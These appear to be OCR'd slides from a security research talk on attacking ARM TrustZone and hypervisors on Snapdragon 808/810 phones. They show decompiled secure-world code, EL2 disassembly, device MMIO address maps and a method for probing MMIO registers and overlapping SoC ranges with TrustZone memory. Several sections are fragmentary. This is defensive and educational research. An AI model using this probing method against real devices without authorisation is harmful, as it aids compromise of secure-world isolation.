
```
size = a2;
addr = a1;
result = 0xFFFFFFF0;
v5 = a2 == 0;
if ( a2 )
  v5 = addr == 0;
if ( !v5 && a2 <= 0x200 )
{
  if ( check2(addr, a2) || !check_TZ_addr_overlap(p_ranges_table, addr, size + addr - 1) )
  {
    result = 0xFFFFFFEE;
  }
  else
  {
    v6 = fill_buf_PRNG_DATA(addr, size);
    Write_Clean_and_Invalidate_Data_Cache_Line(addr, size);
    result = 0xFFFFFFE9;
    if ( v6 == size )
      result = 0;
  }
}
return result;
```

Error code: FFFFFFEE

Error code: FFFFFFE9


# Hypervisor on Snapdragon 808/810

VBAR_EL2




```
00006C08800
00006C08800                                     loc_6C08800                                ; DATA XREF: start
00006C08800                                                                                ; LOAD:off_6C00228
00006C08800 E8 F9 FF 17                                    B          loc_6C06FA0
00006C08800                                     ; ---------------------------------------------------------------
00006C08804 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00+   ALIGN 0x80
00006C08880 FE 03 BF A9                                    STP        X30, X0, [SP,#-0x10]!
00006C08884 20 01 80 D2                                    MOV        X0, #9
00006C08888 D5 E1 FF 97                                    BL         sub_6C00FDC
00006C0888C FE 03 C1 A8                                    LDP        X30, X0, [SP],#0x10
00006C08890
00006C08890                                     loc_6C08890                                ; CODE XREF: LOAD:
00006C08890 00 00 00 14                                    B          loc_6C08890
00006C08890                                     ; ---------------------------------------------------------------
00006C08894 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00+   ALIGN 0x80
00006C08900 FE 03 BF A9                                    STP        X30, X0, [SP,#-0x10]!
00006C08904 40 01 80 D2                                    MOV        X0, #0xA
00006C08908 B5 E1 FF 97                                    BL         sub_6C00FDC
00006C0890C FE 03 C1 A8                                    LDP        X30, X0, [SP],#0x10
00006C08910
00006C08910                                     loc_6C08910                                ; CODE XREF: LOAD:
```

TTBR0_EL2
Stage 1
Translation table




```
LOAD:0000000006C014E0 80 D8 A0 D2                                 MOV        X0, #0x6C40000
LOAD:0000000006C014E4 40 17 00 14                                 B          loc_6C071E4
```



```
LOAD:0000000006C071E4                          loc_6C071E4                              ; CODE XREF:
LOAD:0000000006C071E4 00 20 1C D5                           MSR        #4, c2, c0, #0, X0
LOAD:0000000006C071E8 80 01 00 58                           LDR        X0, =0xBB04FF44
LOAD:0000000006C071EC 00 A2 1C D5                           MSR        #4, c10, c2, #0, X0
LOAD:0000000006C071F0 80 01 00 58                           LDR        X0, =0x80803A20
LOAD:0000000006C071F4 40 20 1C D5                           MSR        #4, c2, c0, #2, X0
LOAD:0000000006C071F8 C0 03 5F D6                           RET
LOAD:0000000006C071F8                          ; END OF FUNCTION CHUNK FOR sub_6C014E0
```

## ARM TrustZone and Hypervisor Attack Vectors

# Attack Vectors



Additional reading: awesome work on exploiting TrustZone by Gal Beniamini of P0 [1], [2], [3], [4]

# Exploring Device MMIO Ranges…

Things we look for in MMIO:


- Registers accessible from different privilege levels
- Registers accessible at Boot vs Run time
- Addresses/pointers in registers

Methods to test MMIO registers:

- Every register in a specific device
- Every page in entire MMIO range
- Non-zero registers

MMIO:
Nexus 5x/6p: `0xf9000000 - 0xffffffff`
Google Pixel: `0x0000000 - 0x7fffffff`


**`/proc/iomem`**




```
f9017000-f9017fff : msm-watchdog
f9100000-f9100fff : cci
f920c100-f92fbfff : f9200000.dwc3
f9824900-f9824a9f : mmc0
f991e000-f991efff : msm_serial_hsl
f9924000-f9924fff : f9924000.i2c
f9928000-f9928fff : f9928000.i2c
f9963000-f9963fff : spi_qsd
f9965000-f9965fff : f9965000.i2c
f9966000-f9966fff : spi_qsd
f9967000-f9967fff : f9967000.i2c
f9b38000-f9b387ff : qmp_phy_base
f9b3e000-f9b3e3fe : qmp_ahb2phy_base
fc401680-fc401683 : restart_reg
fc4281d0-fc4291cf : vmpm
fc4a8000-fc4a9fff : tsens_physical
fc4ab000-fc4ab003 : /soc/restart@fc4ab000
fc4bc000-fc4bcfff : tsens_eeprom_physical
fc820000-fc82001f : rmb_base
fc880000-fc8800ff : qdsp6_base
fda00020-fda0002f : csi_clk_mux
fda00030-fda00033 : csiphy_clk_mux
fda00038-fda0003b : csiphy_clk_mux
fda00040-fda00043 : csiphy_clk_mux
fda04000-fda040ff : fda04000.qcom,cpp
fda08000-fda083ff : fda08000.qcom,csid
fda08400-fda087ff : fda08400.qcom,csid
fda08800-fda08bff : fda08800.qcom,csid
fda08c00-fda08cff : fda08c00.qcom,csid
fda0a000-fda0a4ff : fda0a000.qcom,ispif
fda0ac00-fda0adff : fda0ac00.qcom,csiphy
fda0b000-fda0b1ff : fda0b000.qcom,csiphy
fda0b400-fda0b5ff : fda0b400.qcom,csiphy
fda0c000-fda0cfff : fda0c000.qcom,cci
fdb00000-fdb3ffff : kgsl-3d0
fec00000-fecfffff : fdd00000.qcom,ocmem
ff400000-ff5fffff : ath
```

# Overlapping SoC Ranges with TrustZone Memory

- MMIO and core registers may contain addresses to SoC or core ranges/structures
- Example: Debug Buffer, TTBR…
- Overlap range/structure with TrustZone memory and look for unexpected behavior
- Hardware should properly handle overlap condition




# DMA Attacks



[Broadpwn2]

